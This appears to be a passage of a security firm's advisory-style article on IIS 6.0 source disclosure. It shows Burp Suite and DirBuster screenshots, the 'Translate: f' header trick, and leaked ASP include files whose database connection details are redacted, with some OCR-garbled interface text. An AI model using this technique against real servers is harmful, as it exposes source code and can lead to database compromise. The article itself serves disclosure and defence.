
The attacker forwards the request and the server responds with the following:


burp suite v1.3
burp intruder repeater window help
target proxy spider scanner intruder repeater sequencer decoder comparer options alerts
intercept options history
forward
drop
action
raw headers hex
HTTP 200 OK
+ < >
0 matches

response from http:// :80/inc/login.inc

```
HTTP/1.1 200 OK
Date: Fri, 02 Apr 2010 05:57:59 GMT
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
Content-Type: application/octet-stream
Content-Length: 787
ETag: "0b1572b928c61:4bdc7"
Last-Modified: Fri, 03 Feb 2006 11:57:30 GMT
Accept-Ranges: bytes



<%


Set objConn = Server.CreateObject("ADODB.Connection")


objConn = "DRIVER={Microsoft Access Driver (*.mdb)}; DBQ=" &
```

Voila! The attacker has full access to the sensitive backend file which should not be served by the server:




```
<%

Set objConn = Server.CreateObject("ADODB.Connection")


objConn = "DRIVER={Microsoft Access Driver (*.mdb)}; DBQ=" &
Server.MapPath(".")&"/w[redacted]i.mdb" '## MS Access 97 on

'sConnectString="PROVIDER=MICROSOFT.JET.OLEDB.4.0 ; DATA SOURCE
=E:\projects\[redacted]i.mdb;Persist Security Info=False"

'objConn.open "PROVIDER=MICROSOFT.JET.OLEDB.4.0 ; DATA SOURCE
=E:\project[redacted].mdb;Persist Security Info=False "


'objConn.Open = "DSN=[redacted];UID=[redacted]; PWD=[redacted];Database=[redacted]"

Function OpenRecordset(sSqlString)
        Dim rs, cn
        Set rs = Server.CreateObject("ADODB.Recordset")
        rs.CursorLocation = 3
        rs.CursorType = 3
```

The Impact

This attack leads to source code disclosures potentially leading to database compromises amongst other exploits.

Customized Brute Forcing

It is possible to customize brute forcing tools and look for files with unknown MIME types on sites hosted on vulnerable servers. For example, if a brute force tool (e.g. OWASP DirBuster 0.12) is run, without any customization, to look for files with extension '.inc', it will return a **false negative** result:



http:/,[redacted]:80/

Type	Found	Response	Size	Include	Status

Current speed: 45 requests/sec

(Select and right click for more options)

Average speed: (T) 36, (C) 36 requests/sec

Parse Queue Size: 123

Total Requests: 144/1185260


Current number of running threads: 5

Time To Finish: 09:08:39

DirBuster Stopped

/ads.inc

When the tool is customized to include the keywords in the HTTP headers, however, it returns several **positive** results:



Custom HTTP Headers

Header	Value

Add New Custom HTTP Header

Translate : f

Http User Agent

DirBuster-0.12 (http://www.owasp.org/index.php/Category:OWASP_DirBuster_Project)

Proxy Information & Authentifcation

□ Run Through a Proxy

Host

Port 0

□ Use Proxy Authentifcation


Realm

(Leave blank if not required)

User Name

Password

Following are the results of the new scan:



http://i[redacted]:80/

Type	Found	Response	Size	Include	Status
File	/test.inc	200	591	□	
File	/adovbs.inc	200	7684	□	

Current speed: 45 requests/sec

(Select and right click for more options)

Average speed: (T) 34, (C) 34 requests/sec

Parse Queue Size: 113

Total Requests: 136/1185260


Current number of running threads: 5

Time To Finish: 09:40:56

DirBuster Stopped

/banner.inc

It is possible to gain the source code from the above results:



Responce for http:/,[redacted]:80/test.inc

```
HTTP/1.1 200 OK
Date: Sat, 03 Apr 2010 07:10:51 GMT
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
Content-Type: application/octet-stream
Content-Length: 325
ETag: "22c8869ab1b4c31:4bdc7"
Last-Modified: Thu, 27 Nov 2003 06:42:19 GMT
Accept-Ranges: bytes

<%

serverURL="http://www.[redacted]/"
str="DSN=[redacted]"
dbpath=request.servervariables("APPL_PHYSICAL_PATH") & "/[redacted].mdb"
function getconnection(myconn)
myconn.Open "PROVIDER=MICROSOFT.JET.OLEDB.4.0;DATA SOURCE=" & dbpath
end function

function releaseconnection(myconn)
myconn.close
end function

%>
```

About The Author

Anant Kochhar is a senior Information Security Consultants at SecurEyes with experience in securing 500+ web applications. He can be reached at anant.kochhar@secureyes.net

About SecurEyes

SecurEyes is a Bangalore-based firm specializing in all facets of Information Security. For more information on our services and products, please visit www.secureyes.net/.